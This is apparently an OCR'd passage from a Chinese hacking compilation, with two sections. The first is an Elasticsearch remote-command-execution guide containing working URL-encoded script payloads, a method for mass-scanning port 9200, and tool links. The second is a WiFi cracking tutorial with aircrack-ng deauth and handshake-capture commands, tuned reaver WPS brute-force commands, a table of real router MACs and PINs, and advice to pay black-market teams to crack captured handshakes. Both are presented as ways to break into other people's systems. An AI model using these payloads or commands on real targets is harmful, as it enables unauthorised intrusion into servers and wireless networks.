


图　6-2-6

（全文完）责任编辑：Rem1x

第三节 Elasticsearch 远程执行命令漏洞利用普及篇

作者：mxx
来自：听潮社区- ListenTide
网址：http://team.f4ck.org/

Elasticsearch 这个漏洞大家都知道吧，我来搞搞实际操作。前几天看见 wooyun 大牛的一篇“我是如何在 2 小时内组建 5000+集群服务器僵尸网络的”一文很震惊，如图 6-3-1：




图　6-3-1

看的我眼红，所以我也想试试，可是谁知道，大多不是 root 权限，只能说“坑爹”，如图 6-3-2：




图　6-3-2

如何去找这些漏洞，我找到一个比较笨的方法，就是扫描 9200 端口，然后代理花刺进行验证，验证完“不匹配”，这样的网址一个一个试，虽然有点累，但是渗透嘛，不就是这样么。什么样的网址成功率高呢，如图 6-3-3：




图　6-3-3

像这样的成功率高一点，利用代码：

```
http://xxx.com:9200/_search?source={%22size%22:1,%22query%22:{%22filtered%22:{%22query%22:{%22match_all%22:{}}}},%22script_fields%22:{%22exp%22:{%22script%22:%22import%20java.util.*;\nimport%20java.io.*;\nString%20str%20=%20\%22\%22;BufferedReader%20br%20=%20new%20BufferedReader(new%20InputStreamReader(Runtime.getRuntime().exec(\%22ifconfig\%22).getInputStream()));StringBuilder%20sb%20=%20new%20StringBuilder();while((str=br.readLine())!=null){sb.append(str);}sb.toString();%22}}}
```

仔细看代码，说是远程命令漏洞，命令到底在哪里呢，如图 6-3-4：




图　6-3-4

这个就是命令了，支持 windows 和 Linux，想换命令直接修改这里，代码：

```
http://xxx.com:9200/_search?source={%22size%22:1,%22query%22:{%22filtered%22:{%22query%22:{%22match_all%22:{}}}},%22script_fields%22:{%22exp%22:{%22script%22:%22import%20java.util.*;\nimport%20java.io.*;\nFile%20f%20=%20new%20File(\%22/tmp/12.txt\%22);if(f.exists()){\%22exists\%22.toString();}BufferedWriter%20bw%20=%20new%20BufferedWriter(new%20OutputStreamWriter(new%20FileOutputStream(f),\%22UTF-8\%22));bw.write(\%221233\%22);bw.flush();bw.close();if(f.exists()){\%22success\%22.toString();}%22}}}
```

现成的工具，下载地址：

```
http://sb.f4ck.org/thread-18717-1-1.html
http://sb.f4ck.org/thread-18639-1-1.html
```

后记：不知道怎么搞得，想反弹个 Linux 的 shell，总是不成功，希望有人能教教我。

（全文完）责任编辑：Rem1x

第七章 无线安全

第 1 节　WIFI 渗透从入门到精通

作者：末笔丶

来自：乌云社区

网址：http://drops.wooyun.org/

前言

写这篇文章的初衷也是因为狗哥的一篇文章，看到那篇文章不禁感触颇多。不过我还是想说一句，不一定是免费的 wifi 才有风险哦。

让小绵羊知道自己是怎么被黑的

路由器 wps 功能漏洞：

路由器使用者往往会因为设置太过麻烦，以致于干脆不做任何加密安全设定，因而引发许多安全上的问题。WPS 用于简化 Wi-Fi 无线的安全设置和网络管理，它支持两种模式：个人识别码(PIN)模式和按钮(PBC)模式。而路由器在出产时，都默认都开启了 wps，但这真的安全么？在 2011 年 12 月 28 日，一名叫 Stefan Viehbock 的安全专家宣布，自己发现了无线路由器中的 WPS（Wi-Fi Protected Setup）漏洞，利用这个漏洞可以轻易地在几小时内破解 WPS 使用的 PIN 码，连上无线路由器的 Wifi 网络。

个人识别码(PIN)：

有人可能会问了，什么是 pin 码？WPS 技术会随机产生一个八位数字的字符串，作为个人识别号码（PIN），也就是你路由的底部，除了后台地址账号密码之后的一组八位数的数字。通过它，你可以快速登录而不需要输入路由器名称和密码等。

Pin 码会分成前半四码和后半四码，前四码如果错误的话，那路由器就会直接送出错误讯息，而不会继续审查后四码。这意味着试到正确的前四码，最多只需要试 10000 组号码。一旦没有错误讯息，就表示前四位码是正确的，我们便可以开始尝试后四位码。后四位码比前四位码还要简单，因为八码中的最后一码是检查码，由前面七个数字产生，因此实际上要试的只有三个数字，即共一千个组合。这使得原本最高应该可达一千万组的密码组合（七位数+检查码），瞬间缩减到仅剩 11,000 组，大幅降低破解所需的时间，如图 7-1-1：




图 7-1-1

根据路由 MAC 地址算出默认 pin 码：

另外有种更快破解 wifi 的方法，就是根据路由 MAC 地址（MAC 是路由器的物理地址，是唯一的识别标志），算出默认出产时的 pin 码。例如，以下软件还可以通过别人共享的找到 pin 码---http://mac-pin.456vv.net/，如图 7-1-2 和图 7-1-3：

图 7-1-2

序号	路由	SSID	MAC	PIN	使用率	增加时间	支持
0	TP-LINK TECHNOLOGIES	TP-link_8e:04	c0:61:18:c6:8e:04	63494389	3	2014-8-31 6:14:35	正确的
1	TP-LINK TECHNOLOGIES CO.,	TP-LINK	8C:21:0A:C1:32:E2	00151924	1	2014-9-1 17:44:01	正确的
2	TP-LINK TECHNOLOGIES CO.,	d427f2	5c:63:BF:D4:27:F2	50083961	1	2014-8-31 22:10:52	正确的
3	TP-LINK TECHNOLOGIES CO.,	TP-LINK_CC72E2	14-E6-E4-CC-72-E2	70521894	1	2014-8-31 22:06:45	正确的
4	MERCURY	MERCURY_23BE04	0C722C23BE04 *	48195287	1	2014-8-31 6:53:09	正确的
5	TP-LINK TECHNOLOGIES CO.,	Mercury	20:DC:E6:D3:37:53	29835126	0	2014-9-2 4:38:54	正确的
6	TP-LINK TECHNOLOGIES CO.,	TP-LINK5707BE	14:E6:E4:67:07:BE	00974707	0	2014-9-5 20:11:50	正确的
7	不清楚	ZXCASD	28: 2C: B2: 67: E6: 78	27964552	0	2014-9-5 6:54:00	正确的

图 7-1-3

抓取握手包破解：

前提条件是有客户端连接 wifi，另外作者是不会讲破解 wep 的，使用的小伙伴好自为之，就简单介绍下原理吧：

一个 TCP 包走进一家酒吧，对服务员说：“给我来瓶啤酒。”

服务员说：“你要来瓶啤酒？”

TCP 包说：“是的，来瓶啤酒。”

服务员说：“好的。”

当一个无线客户端与一个无线 AP 连接时，先发出连接认证请求（握手申请：你好!）

无线 AP 收到请求以后，将一段随机信息发送给无线客户端（你是？）

无线客户端将接收到的这段随机信息进行加密之后再发送给无线 AP（这是我的名片）
无线 AP 检查加密的结果是否正确，如果正确则同意连接（哦，原来是自己人呀!）

通常我们说的抓“握手包”，是指在无线 AP 与它的一个合法客户端在进行认证时，捕获“信息原文”和加密后的“密文”，然后利用 Deauth 验证攻击。也就是说强制让合法无线客户端与 AP 断开，当它被强制从 WLAN 中断开后，这个无线客户端会自动尝试重新连接到 AP 上，在这个重新连接过程中，数据包通信就产生了。然后利用 airodump 捕获一个无线路由器与无线客户端四次握手的过程，生成一个包含四次握手的 cap 包，然后再利用字典进行暴力破解。

另外也提下关于这行的黑色产业，当我们抓到带数据的握手包时，黑色产业往往会帮我们很大的忙，他们的机器 GPU 速度也是我们普通设备跑密码的速度上百倍。所以，我是不建议自己跑密码的！把包发给那些团队，跑的出密码才收 10-30rmb 不等的费用(根据需要跑的密码定价分普通包还有金刚包，普通包的字典只使用十个 G 的字典，金刚包会使用五十 G 以上的字典，收费也会偏贵些)。不过也有一些团队会收取电费，(即跑不跑得出密码，都会收取一定的费用)。另外，这样的设备非常耗电，不是一般人的消耗的起的哦，一般闲置的时候会利用这样的机器挖矿，如图 7-1-4 和 7-1-5：

图 7-1-4

图 7-1-5

分布式破解：

《骇客追缉令》片中的主人公都是有使用到分布式破解的，拿电影中的米特尼克来说吧：剧情中他拿到了下村勉的加密后的密文，一般来说普通电脑要跑出密码，需要几十年至几百年的时间才有机会跑出。此时的米特尼克利用了伪装，欺骗了某大学保安，偷偷的潜入进去使用大学中的超级电脑，只使用了几个小时就得到了想要的结果！《血色星期一》中的主角三浦春马使用了傀儡网络(肉鸡)，使他在半个小时拿到了密码(两部电影因为太久没看了可能有些地方说错了见谅)。在 2009 年 9 月 26 日晚，ZerOne 无线安全团队与 AnyWlan 无线门户成功完成国内首次分布式破解项目，工具附上：http://pan.baidu.com/s/1dD2Cbx3。另外想说的是，分布式破解只是思路，不是破解方案，破不出来也没有关系。

Wifi 万能钥匙 or wifi 分享：

其实我是十分不愿意提到这款流氓软件的，但这也是大部分网友主要的破解 wifi 的途径。为什么我不愿意提这款软件，又必须提到呢。答：这款最流氓的功能，也就是这款软件最核心的功能：即集成了全国各地的 wifi 账号密码。这必定包括一些恶意分享，和一些无意分享出来的账户。使用这款软件开始的时候有两个选项：

自动分享热点
分享前提示我

默认选择的是第一个，有些心急分享 wifi 的小伙伴可能看到没看，就直接点击了下一步，将自己本机保存的 wifi 账号无意间公之于众。这样即使 wifi 密码强度再强，也会因为猪一样的队友团灭，这样误操作的例子真的很多。不得不提到的是，就是这款软件强大地集成了全国各地的 wifi 账号密码。当你使用这款软件的时候，可以很方便的根据附近的 ssid、mac 地址在万能钥匙的数据库中找到正确的密码，这方便了用户，但也方便了一些不怀好意的童鞋。

小米科技也曾试着模仿盛大的万能钥匙，可最终还是死在了摇篮里。2013 年 9 月 5 日晚间消息，小米科技今日年度发布会上发布的 MIUI 新功能——Wifi 密码自助分享引发争议，众多网友指责小米此行为将导致 Wifi 严重安全隐患，有咖啡店主甚至指责小米此行为如同偷窃。从 2013-7-2 开始到发布会截止前，一个月就分享了 32 万个公共 Wi-Fi 密码，可想而知，后续这个雪球会滚得更加大。微博网友@王伟也对这个新功能十分愤怒，他表示：“我们只剩下两个选择：

拒绝向使用小米手机的朋友提供家里或者公司的 wifi 密码。
使用小米手机的朋友离开之后马上更改家里和公司的 wifi 密码。

另外，为什么万能钥匙没有遭到封杀我也不得而知了，但我想劝大家一句，逼不得已千万不要依靠万能钥匙。

弱密码：

WPA-PSK 的密码空间用浩瀚来形容一点不为过，所以直接进行字典攻击是傻子的行为。但是作为一个密码，对字典攻击来说也有强密码和弱密码的区别。强密码就是破解希望极其渺茫的密码，弱密码则是很有希望破解的密码。当然强弱也是个相对概念，它也是依赖于安全限制的。银行的密码一般都为 6 位。像这样密码空间如此小的密码，普通情况下都为弱密码。但是银行的 ATM 一天只让你试三次，三次密码不对锁卡，有这样的机制 6 位密码就不再是弱密码了，由弱密码组成的字典叫弱密码字典，

http://www.freebuf.com/articles/web/42120.html 这篇文章讲的更为详细。

有一定联系性规律性密码：

举个例子，有人曾破解如此一个 WPA-PSK 密码：IX1V7051242。如果你不了解这个密码的背景你肯能会觉得很神奇，这么强的密码也能破。这样的密码是在西班牙的 tele2 那样的 AP 上有，而且这样 AP_ESSID 里都有 tele2 字段。这样的密码后面的 8 位是相同的，真正的密码只有四位。四位密码其密码空间很小很容易被字典攻击出来，这个也是 AP 的默认密码。所以之所以这个密码被破解，是因为 AP 本身产生的随机密码就是个弱密码，是 AP 的厂家自己降低了安全性。例如有一些餐厅、酒店、事业单位等等，他们的 SSID 总会改成名字的拼音。密码当然是跟 ssid 相关的，最常见的就是这个单位的电话号码！

社会工程学：

有目的性的社工师多多少少都掌握着 WIFI 使用者的个人信息，不然怎么会叫做有目的的社工师呢，哈哈。

举一个例子吧，将跟目标有关系的人生日、姓名缩写(即开头字母)、姓名拼音、手机号码进行组合。还有目标的恋爱对象、暗恋对象、重要的人（不排除基友，成功率最高），以及目标的姓名、生日、手机号码、邮箱号码、网名(即 ID：这招对黑阔很管用)、习惯用的字符。当然还有常用的密码，以及一些特殊号码、特殊日子(结婚纪念日，开始恋爱的时间)等等资料。以上的这些资料总结下，可以生成一个密码字典。

举一个例子，一位在安全圈混的小黑阔，具有很高的安全意识。他的 AP 使用了一个很强大的密码比如 hack!@#1024，但他这个人比较懒，到哪儿都使用着这个密码。然后这位黑阔在某个论坛某个网站注册了账号，习惯性的输入了引以为傲的强密码。最后这些网站被黑(拖库)，社工师根据密码生成了一个字典（根据泄露出来密码进行组合），后来就不用我多说了。这样的例子不少：《剑鱼行动》中，那个黑客是如何在一分钟进入国家安全信息网的啊？就是有着网络工作者为他收集密码。而他就是通过这样的字典迅速破解的，而这样的字典真正的黑客也是不愿意发布出来的。

实例

抓取握手包破解：

网卡的选择也十分重要，一般使用笔记本用内置网卡破解的话，一定要先看一下网卡型号，

以及 kali 有没有驱动。我用的是 8187 卡，kali 自带驱动我就不说了。本次的实例是根据抓握手包破解进行的，如图 7-1-6：




图 7-1-6

Airmon-ng start wlan0

意思是启动网卡的监听模式，敲完这条命令后，设备名 wlan=mon0。一般命令后面都是要跟上设备名的，如图 7-1-7：




图 7-1-7

Airodump-ng mon0

在抓包前肯定是要先选择目标，这条命令的意思是探测无线网络。选好目标，首选是客户端连接多的，复制好 BSSID 即 MAC 地址，记住信道（CH），如图 7-1-8：




图 7-1-8

Airodump-ng -c 1 --bssid XX：XX：XX：XX：XX -w mobi mon0

-C 参数是选择目标信道，如果该信道就目标一个 AP 使用的话，不用加上—bssid。这个参数是为了更精准的锁定目标。

-w 是保存握手包的名字，获取后会在当前目录生成一个 mobi-01.cap 的握手包。这时就不用关闭这条 shell 而是另外打开一个 shell，如图 7-1-9：




图 7-1-9

Aireplay-ng -0 10 -a (AP 的 mac) -c (客户端的 mac)

-0 参数是发起 deauth 攻击。

10 是次数可以调节

-a 即第一条 shell 中 BSSID。下面的 AP 路由器 MAC 地址

-c 即 STATION 下客户机的 MAC 地址(这条为可选项)

如图 7-1-10：




图 7-1-10

```
Aircrack-ng -w /pentest/passwords/sxsx。lst mobi-01.cap
```

-w 选择字典，mobi-01.cap 即抓到的握手包。

PS：我是不建议自己跑密码的，我直接挂载 u 盘，把握手包 copy 到 u 盘里，再通过 QQ 方式把包发给跑包团队，然后把正确密码添加到了我的字典里，才会出现上图（既成功破解后的图）！另外，密码使用的是有一定联系性的规律性密码。

破解方案二：利用路由器 wps 功能漏洞

Airodump-ng mon0 查看附近无线情况，在 MB 这行带点的“.”表示能跑出 pin 码。使用 wash -i mon0 -C 可查看是否开启了 wps 功能，如图 7-1-11：




图 7-1-11

```
Reaver -i mon0 -b xx：xx：xx：xx -vv
```

reaver 命令参数：

-i 监听后接口名称

-b 目标 mac 地址

-a 自动检测目标 AP 最佳配置

-S 使用最小的 DH key（可以提高 PJ 速度）

-vv 显示更多的非严重警告

-d 即 delay 每穷举一次的闲置时间 预设为 1 秒

-t 即 timeout 每次穷举等待反馈的最长时间

-c 指定频道可以方便找到信号，如-c1 指定 1 频道，大家查看自己的目标频道做相应修改（非 TP-LINK 路由推荐–d9 –t9 参数防止路由僵死

示例：

```
reaver -i mon0 -b MAC -a -S –d9 –t9 -vv
```

因状况调整参数（-c 后面都已目标频道为 1 作为例子），目标信号非常好：

```
reaver -i mon0 -b MAC -a -S -vv -d0 -c 1
```

目标信号普通：

```
reaver -i mon0 -b MAC -a -S -vv -d2 -t 5 -c 1
```

目标信号一般：

```
reaver -i mon0 -b MAC -a -S -vv -d5 -c 1
```

防御只是一个步骤，安全是一个系统

如图 7-1-12：

图 7-1-12

看我如何突破 MAC 封锁，如图 7-1-13：

